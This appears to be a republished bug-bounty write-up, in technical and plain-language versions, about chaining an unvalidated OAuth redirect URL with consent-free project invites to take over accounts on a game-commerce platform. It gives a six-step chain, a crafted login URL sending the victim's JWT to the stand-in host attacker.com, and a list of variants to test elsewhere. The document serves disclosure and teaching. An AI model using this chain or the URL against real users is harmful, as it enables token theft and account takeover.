The Invite Nobody Approved: Turning a Low-Severity Bug into Account Takeover
A game-commerce platform let project owners set any URL as an OAuth redirect target without validation, and let them add any user to a project instantly with no acceptance step. By combining both, an attacker could send a victim a genuine first-party login link that delivered the victim's authentication token to an attacker-controlled server, resulting in full account takeover.
 Published on medium.com
This is Part 1 of a two-part series on OAuth login flaws found on the same platform. Part 2 covers a second, separate scenario.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a game-commerce platform that lets companies manage projects for their games. Among those projects are "login projects", which are used for authentication through the platform's OAuth flow and game launcher rather than being tied to a game project. Project owners can invite team members to collaborate, and a project can be configured with login settings, including the redirect URL used after a successful OAuth login.
Two properties of this feature area matter for the rest of the article:
- An invited user is added to a company or project immediately. There is no email confirmation and no accept/decline step.
- A login project's callback URL can be set to any value. The platform does not check it against the project owner's own domain or any registered pattern, and the saved URL is later honoured as a valid
redirect_uriin the OAuth login flow, whether the login starts from the game or from the platform's own business dashboard.
Setup
The work was done against the platform's business dashboard. The only precondition is the ability to create a login project and invite users to it, which the dashboard provides to project owners.
The finding was co-discovered with Shervin Sadri Fakhr and was rated High severity.
Finding it
During recon, the redirect configuration of login projects stood out first. Most OAuth implementations are strict about which redirect URIs can be registered, precisely because that value ends up carrying sensitive tokens. Here, any arbitrary URL could be saved as a project's OAuth callback.
The instant invite was the second observation. Inviting someone to a company or project requires no acceptance from their side, so any user can be added to an attacker-controlled project without their knowledge or consent.
Individually, both looked low-impact. The instant invite seemed like a UX quirk at most. The missing validation on the callback URL seemed to matter only if an attacker could get another user to authenticate through their project, and it was not obvious how to achieve that on its own.
To confirm the redirect behaviour, the researchers registered a login project and set its callback URL to a domain they controlled. The platform accepted it without complaint. They then crafted an OAuth login request manually, pointing at their project, and confirmed that the login flow honoured the configured redirect_url as a legitimate destination for the authentication token. This was not a bypass of an existing check: there simply was no check.
What was still missing was a victim inside the flow. The instant invite supplied it. Because inviting someone requires no acceptance, any user could be added to the attacker-controlled project unknowingly. Once they were a member, an OAuth login request scoped to that project would process their session and send their token to the attacker's redirect URL.
Exploitation
The chain combines the two behaviours into a single-click account takeover.

Step 1: Set up the trap
Create a login project and configure its redirect URL to point at an attacker-controlled domain. The value is accepted with no validation.
Step 2: Add the victim silently
Invite the victim to the company or project. No confirmation is required, so they are added instantly, usually without any visible notification depending on context.
Step 3: Craft the link
Build an OAuth login URL hosted on the platform's own domain (login.platform-domain.tld/...), pointing to the attacker's projectId, with redirect_url set to the attacker's server. The example from the report, with the domain redacted:
https://login.[redacted].com/api/social/google/login_redirect?fields=email&projectId={{PROJECT_ID}}&login_url=https%3A%2F%2Fbusiness-accounts.[redacted].com%2F[redacted]_login%2Fsession%3Faccount_id%3Dweb-games&payload=%7B%22filters%22%3Anull%7D&redirect_url=https://attacker.com
The important parts are projectId, which scopes the login to the attacker's project, and redirect_url, which is where the token is sent after authentication.
Step 4: Deliver it
Send the victim the link. Because it is a first-party URL on the platform's real login domain, it carries none of the usual red flags of a phishing link: no suspicious domain, no obvious spoofing, just a normal-looking OAuth login URL.
Step 5: Harvest the token
The victim completes the OAuth login as usual. Instead of being redirected back to the platform, their auth token (a JWT) is sent to the attacker's server through the redirect_url parameter.
Step 6: Account takeover
With the victim's JWT in hand, the attacker can authenticate as the victim directly.
Root cause
The design flaw is that the OAuth redirect URL is not validated at the point it is saved. Any attacker-controlled domain can be registered as a login project's callback and is later trusted during the login flow. The report notes that this is not a bypass of a check but the absence of one.
The second flaw is that project membership can be granted without the invited user's consent. That turns the redirect flaw into something exploitable against other people: the attacker controls who is in the project, so an OAuth login scoped to that project processes the victim's session.
Neither issue is dangerous alone. The instant invite only means users can be added to a project without consent, which is annoying but not exploitable without something to do with that access. The unvalidated redirect URL needs a reason for a victim to go through an OAuth flow scoped to an attacker's project. Together they remove every obstacle: the attacker controls who is in the project, controls where the token goes, and can deliver the attack through a completely legitimate-looking first-party URL.
Impact
- Full account takeover of any user who can be added to a project, that is, any registered user, via a single click on a legitimate-domain link.
- No prerequisite account compromise, credential theft or social engineering beyond a single click.
- No validation existed on OAuth redirect URLs at the point they were configured, so any attacker-controlled domain could be registered and later trusted during the login flow.
Fix
The report does not describe a fix that was applied. What follows from the analysis is that redirect URLs should be validated when they are saved, not only when they are used, and that project membership should not be granted without the invited user's consent. The report does not say which of these was changed.
Variants to test
- Redirect URI validation at save time. On any platform with configurable OAuth clients or login projects, try saving an attacker-controlled callback URL. A positive result is the value being accepted without complaint and later honoured as a
redirect_uriin the login flow. - Invite flows without acceptance. Look for invite mechanisms that add a user to a company, project or tenant immediately. A positive result is a victim appearing as a member without any action on their side.
- Project or tenant scoping of OAuth logins. Check whether a login request can be scoped to an attacker-controlled project through a parameter such as
projectId. A positive result is the flow processing the victim's session under the attacker's project settings. - First-party delivery. Check whether the login URL is hosted on the platform's own domain. A positive result is a link that looks like a normal platform login URL and carries no external domain.
Hunting notes
This kind of bug tends to hide where object or resource creation, invite flows and project or tenant scoping meet authentication. The signals during recon were an invite that added users instantly with no accept/decline step, and a login project whose callback URL could be set to any value. The report stresses testing whether arbitrary values are accepted at the point they are saved, not just at the point they are used, and not assuming redirect URI configuration is validated just because the login flow looks strict.
To show enough impact, the researchers did not stop at the two low-impact observations. They confirmed the redirect behaviour with their own project, then used the instant invite to place a victim inside the flow, and demonstrated that the victim's JWT was sent to their server and could be used to authenticate as the victim. The report also makes the general point that low-severity or "informative" findings should still be tracked and revisited, especially anything involving object or resource creation, invite flows, or project and tenant scoping: a finding that looks like a dead end on its own might be the missing piece for a completely different bug.
What happened, in plain words
A game-commerce platform is a website where companies manage the games they sell and the accounts players use to log in to those games. On this platform, a company can create something called a login project, which is a small configuration that says how users should be signed in through the platform's OAuth flow. OAuth is a standard way for one website to let another website confirm who you are, without sharing your password. You have almost certainly used it: every time you click "Sign in with Google" or "Sign in with Facebook", you are using OAuth.
The researchers found two small weaknesses in this platform. Each one, on its own, looked harmless. The first was that when you invite somebody to a company or project, that person is added immediately, with no email confirmation and no accept or decline button. The second was that a login project's redirect URL (the address the platform sends you to after a successful login) could be set to absolutely anything, including a website the attacker controls, and the platform never checked it.
Neither of those is a break-in by itself. But put together, they let an attacker take over any user's account with a single click on a link that looks completely normal, because the link lives on the platform's own real domain.
This article walks through the whole thing slowly, explaining every term as it appears. It is Part 1 of a two-part series on OAuth login flaws found on the same platform; Part 2 covers a second, separate scenario.
Background: what the product actually does
Before we can understand the bug, we need to understand the product. The platform lets companies manage projects for their games. Think of a project as a folder that holds everything about one game: its settings, its team, its login configuration.
Among those projects there are special ones called login projects. A normal game project is about a game. A login project is about authentication: it is used to sign users in through the platform's OAuth flow and through the game launcher (the small program players install to start games). The report notes that login projects can be used to authenticate users on the platform itself, rather than being tied to a game project.
Project owners can invite team members to collaborate on a project. If you have ever shared a Google Doc, you know the pattern: you type somebody's email address, they get access, and you work together. On most services, the invited person has to click "Accept" before they actually join. Here, they did not.
A login project can also be configured with login settings, including the redirect URL used after a successful OAuth login. To understand why that matters, picture a hotel receptionist. You show your ID, they check it, and then they tell you which room to go to. In OAuth, the redirect URL is the "which room to go to" instruction: after the identity provider confirms who you are, it sends your browser (carrying a token, a small piece of data that proves you are logged in) to that address. If an attacker can choose the address, the token goes to the attacker.
Two properties of this feature area matter for everything that follows:
- An invited user is added to a company or project immediately. There is no email confirmation and no accept or decline step.
- A login project's callback URL can be set to any value. The platform does not check it against the project owner's own domain or any registered pattern, and the saved URL is later honoured as a valid
redirect_uriin the OAuth login flow, whether the login starts from the game or from the platform's own business dashboard.
That second point deserves a plain-language pause. A callback URL (also called a redirect URI) is the address the login system sends you back to once you have proved who you are. Most OAuth implementations are extremely strict about which callback URLs can be registered, precisely because that value ends up carrying sensitive tokens. If you can register any address you like, you can register your own address and receive other people's tokens. The platform here allowed exactly that.
Setup: how the testing was done
The work was done against the platform's business dashboard, the web interface where a company manages its projects. : the only precondition is the ability to create a login project and invite users to it, which the dashboard gives to project owners.
The finding was co-discovered with Shervin Sadri Fakhr.
Finding it: two small oddities
During recon (short for reconnaissance, the phase where a tester explores a product to understand how it works before trying to break it), the redirect configuration of login projects stood out first. As explained above, most OAuth implementations are strict about which redirect URIs can be registered, because that value ends up carrying sensitive tokens. Here, any arbitrary URL could be saved as a project's OAuth callback.
The instant invite was the second observation. Inviting someone to a company or project requires no acceptance from their side, so any user can be added to an attacker-controlled project without their knowledge or consent.
Individually, both looked low-impact. The instant invite seemed like a UX quirk at most: UX means user experience, the way a product feels to use, and a quirk is a small oddity. Being added to a project you never asked to join is annoying, but it does not by itself give anybody your password. The missing validation on the callback URL seemed to matter only if an attacker could get another user to authenticate through their project, and it was not obvious how to achieve that on its own. After all, why would a stranger ever log in through your project?
To confirm the redirect behaviour, the researchers registered a login project and set its callback URL to a domain they controlled. The platform accepted it without complaint. They then crafted an OAuth login request manually, pointing at their project, and confirmed that the login flow honoured the configured redirect_url as a legitimate destination for the authentication token. This was not a bypass of an existing check: there simply was no check.
That distinction matters. A bypass means getting around a security control that exists. Here there was no control to get around. The platform simply never asked the question "is this URL allowed?"
What was still missing was a victim inside the flow. The instant invite supplied it. Because inviting someone requires no acceptance, any user could be added to the attacker-controlled project unknowingly. Once they were a member, an OAuth login request scoped to that project would process their session and send their token to the attacker's redirect URL.
The chain: six steps to account takeover
The chain combines the two behaviours into a single-click account takeover. Account takeover means exactly what it sounds like: an attacker ends up able to act as you, reading your data and doing what you could do, without ever learning your password.
Step 1: Set up the trap
Create a login project and configure its redirect URL to point at an attacker-controlled domain. The value is accepted with no validation.
Why this step: the attacker needs a project of their own, because the whole trick depends on the victim's login being processed under the attacker's project settings. The redirect URL is the address where the token will land, so it has to be a server the attacker controls.
Step 2: Add the victim silently
Invite the victim to the company or project. No confirmation is required, so they are added instantly, usually without any visible notification depending on context.
Why this step: without this, the victim has no connection to the attacker's project, and a login scoped to that project would mean nothing. The instant invite is what quietly creates that connection. The victim does not have to click anything, agree to anything, or even notice.
Step 3: Craft the link
Build an OAuth login URL hosted on the platform's own domain (login.platform-domain.tld/...), pointing to the attacker's projectId, with redirect_url set to the attacker's server. The example from the report, with the domain redacted:
https://login.[redacted].com/api/social/google/login_redirect?fields=email&projectId={{PROJECT_ID}}&login_url=https%3A%2F%2Fbusiness-accounts.[redacted].com%2F[redacted]_login%2Fsession%3Faccount_id%3Dweb-games&payload=%7B%22filters%22%3Anull%7D&redirect_url=https://attacker.com
Let us take this URL apart piece by piece, because it is the heart of the attack.
https://login.[redacted].comis the address of the platform's real login service. The[redacted]stands for the platform's name, which has been removed from the published report. The important thing is that this is the platform's own domain, not a lookalike./api/social/google/login_redirectis the path, the part of the address that tells the server which function to run. An API (application programming interface) is the set of addresses a website exposes so that programs, and browsers, can ask it to do things. Here the function is "start a social login through Google and then redirect".?marks the start of the query string, the part of a URL that carries parameters, which are named values passed to the server. Each pair is writtenname=valueand pairs are separated by&.projectId={{PROJECT_ID}}is the crucial one. It tells the platform which login project this login belongs to. The attacker puts their own project's identifier here. This is what scopes the login to the attacker's project, and therefore to the attacker's redirect URL.login_url=https%3A%2F%2Fbusiness-accounts.[redacted].com%2F[redacted]_login%2Fsession%3Faccount_id%3Dweb-gamesis a URL-encoded pointer back to the business dashboard's session endpoint. URL encoding is how special characters are written safely inside a URL:%3Ais a colon,%2Fis a slash,%3Fis a question mark,%3Dis an equals sign. Decoded, this value ishttps://business-accounts.[redacted].com/[redacted]_login/session?account_id=web-games, an address on the platform's business dashboard.payload=%7B%22filters%22%3Anull%7Dis another URL-encoded value. Decoded,%7Bis{,%22is a double quote,%3Ais a colon and%7Dis}, so it reads{"filters":null}, a small piece of JSON. JSON is a common text format for structured data.redirect_url=https://attacker.comis the destination where the token will be sent after authentication. This is the attacker's server. It is the same value that was saved in the login project in Step 1, and the platform trusts it.
So the whole URL says, in plain words: "Platform login service, please start a Google login for the project with this identifier, and when it succeeds, send the resulting token to attacker.com." Because the URL begins with the platform's real domain, nothing about it looks wrong to a person reading it.
Step 4: Deliver it
Send the victim the link. Because it is a first-party URL on the platform's real login domain, it carries none of the usual red flags of a phishing link: no suspicious domain, no obvious spoofing, just a normal-looking OAuth login URL.
Phishing is the everyday trick of sending somebody a link to a fake website that looks real, so they type their password into it. People are trained to defend against it by checking the domain: if the address bar says something odd, close the tab. This link defeats that instinct entirely, because the domain is genuinely the platform's. There is no fake site, no misspelled name, no certificate warning. It is a real login page on a real domain, doing exactly what it was configured to do.
Step 5: Harvest the token
The victim completes the OAuth login as usual. Instead of being redirected back to the platform, their auth token (a JWT) is sent to the attacker's server through the redirect_url parameter.
A token is a piece of data that stands in for your login. When you sign in somewhere, the server does not want to check your password on every single page you visit, so it gives your browser a token and your browser shows that token on each request. A JWT (JSON Web Token) is one common format for such a token: a long string that the server can verify and that identifies you. A session is the period during which the server treats you as logged in, and the token is what keeps that session alive. If somebody else gets your token, they can present it to the server and be treated as you. That is why tokens are treated like passwords.
Step 6: Account takeover
With the victim's JWT in hand, the attacker can authenticate as the victim directly.
No password was ever stolen. No fake website was ever built. The victim clicked one link on the real platform, logged in as they normally would, and their token went to the wrong place.
Root cause: why it worked
The design flaw is that the OAuth redirect URL is not validated at the point it is saved. Any attacker-controlled domain can be registered as a login project's callback and is later trusted during the login flow. The report notes that this is not a bypass of a check but the absence of one.
The second flaw is that project membership can be granted without the invited user's consent. That turns the redirect flaw into something exploitable against other people: the attacker controls who is in the project, so an OAuth login scoped to that project processes the victim's session.
Neither issue is dangerous alone. The instant invite only means users can be added to a project without consent, which is annoying but not exploitable without something to do with that access. The unvalidated redirect URL needs a reason for a victim to go through an OAuth flow scoped to an attacker's project. Together they remove every obstacle: the attacker controls who is in the project, controls where the token goes, and can deliver the attack through a completely legitimate-looking first-party URL.
A useful comparison is a building with two separate weaknesses: a door that does not lock, and a key cupboard that anybody can open. Neither is a catastrophe by itself, because a locked outer gate still keeps people out. But if the gate is also open, the two weaknesses combine into a full break-in. Security people call this chaining: combining small issues so that the result is far more serious than any one of them.
Impact: what an attacker could actually do
- Full account takeover of any user who can be added to a project, that is, any registered user, via a single click on a legitimate-domain link.
- No prerequisite account compromise, credential theft or social engineering beyond a single click.
- No validation existed on OAuth redirect URLs at the point they were configured, so any attacker-controlled domain could be registered and later trusted during the login flow.
Social engineering means manipulating a person into doing something, such as revealing a password or clicking a bad link. Here, the only thing the victim had to do was click a link and log in normally, which is about as little as an attack can ask for.
Fix: what should change
The report does not describe a fix that was applied. What follows from the analysis is that redirect URLs should be validated when they are saved, not only when they are used, and that project membership should not be granted without the invited user's consent. The report does not say which of these was changed.
In everyday terms: the platform should check the callback address at the moment somebody types it in, the way a bank checks the name on a new payee when you add it, not only when money is sent. And joining a project should require the invited person to say yes.
Variants to test: where else to look
These are the same patterns, generalised so that a tester can look for them on other products.
- Redirect URI validation at save time. On any platform with configurable OAuth clients or login projects, try saving an attacker-controlled callback URL. A positive result is the value being accepted without complaint and later honoured as a
redirect_uriin the login flow. - Invite flows without acceptance. Look for invite mechanisms that add a user to a company, project or tenant immediately. A tenant is a separate space inside a shared service, like one company's own area in a multi-company product. A positive result is a victim appearing as a member without any action on their side.
- Project or tenant scoping of OAuth logins. Check whether a login request can be scoped to an attacker-controlled project through a parameter such as
projectId. A positive result is the flow processing the victim's session under the attacker's project settings. - First-party delivery. Check whether the login URL is hosted on the platform's own domain. First-party means belonging to the site itself, as opposed to third-party, which belongs to somebody else. A positive result is a link that looks like a normal platform login URL and carries no external domain.
Hunting notes: how to think about this kind of bug
This kind of bug tends to hide where object or resource creation, invite flows and project or tenant scoping meet authentication. In plain words: wherever a product lets you create things, invite people, or separate customers into their own spaces, and also has a login system, it is worth looking closely at how those pieces interact.
The signals during recon were an invite that added users instantly with no accept or decline step, and a login project whose callback URL could be set to any value. The report stresses testing whether arbitrary values are accepted at the point they are saved, not just at the point they are used, and not assuming redirect URI configuration is validated just because the login flow looks strict.
To show enough impact, the researchers did not stop at the two low-impact observations. They confirmed the redirect behaviour with their own project, then used the instant invite to place a victim inside the flow, and demonstrated that the victim's JWT was sent to their server and could be used to authenticate as the victim. The report also makes the general point that low-severity or "informative" findings should still be tracked and revisited, especially anything involving object or resource creation, invite flows, or project and tenant scoping: a finding that looks like a dead end on its own might be the missing piece for a completely different bug.
Glossary
- Account takeover: a situation where an attacker gains control of somebody else's account and can act as that person.
- API: the set of addresses and rules a website exposes so that programs and browsers can ask it to do things.
- Authentication: the process of proving who you are, usually by logging in.
- Bypass: getting around a security check that exists, as opposed to there being no check at all.
- Callback URL: the address a login system sends you back to after you have proved who you are; also called a redirect URI.
- Chaining: combining several small weaknesses so that the combined result is far more serious than any one of them.
- Consent: a person's agreement to something happening to their account, such as joining a project.
- Domain: the part of a web address that identifies the site, such as example.com.
- First-party: belonging to the site itself, as opposed to third-party, which belongs to somebody else.
- Game launcher: a small program players install to start and manage their games.
- High severity: a rating meaning a bug is serious and should be fixed urgently.
- Informative: a rating for a report that describes something odd but not clearly exploitable; often treated as low priority.
- Instant invite: an invitation that adds a person to a project immediately, with no accept or decline step.
- JSON: a common text format for structured data, built from names and values in curly braces.
- JWT (JSON Web Token): a common format for a login token, a long string the server can verify that identifies you.
- Login project: a configuration on the platform that defines how users are signed in through its OAuth flow.
- OAuth: a standard way for one website to let another website confirm who you are without sharing your password, as with "Sign in with Google".
- Parameter: a named value passed to a server inside a URL, written as name=value.
- Path: the part of a URL after the domain that tells the server which function to run.
- Phishing: tricking somebody into visiting a fake website or clicking a bad link, usually to steal their credentials.
- Project: a folder-like space on the platform holding everything about one game or one login configuration.
- Project owner: the person who created a project and can invite others to it.
- Query string: the part of a URL after the
?that carries parameters, separated by&. - Recon (reconnaissance): the exploration phase where a tester learns how a product works before trying to break it.
- Redirect URI: another name for callback URL, the address used after a successful login.
- Root cause: the underlying design or coding mistake that makes a bug possible.
- Session: the period during which a server treats you as logged in, kept alive by a token.
- Social engineering: manipulating a person into doing something, such as clicking a link or revealing information.
- Tenant: a separate space inside a shared service, such as one company's own area in a multi-company product.
- Token: a piece of data that stands in for your login, so the server does not have to check your password on every request.
- URL encoding: writing special characters in a URL in a safe form, such as
%3Afor a colon or%2Ffor a slash. - UX (user experience): the way a product feels to use; a UX quirk is a small oddity in that experience.
- Validation: checking that a value is allowed and sensible before accepting it.
- Vulnerability: a weakness in a product that an attacker could use to do something harmful.

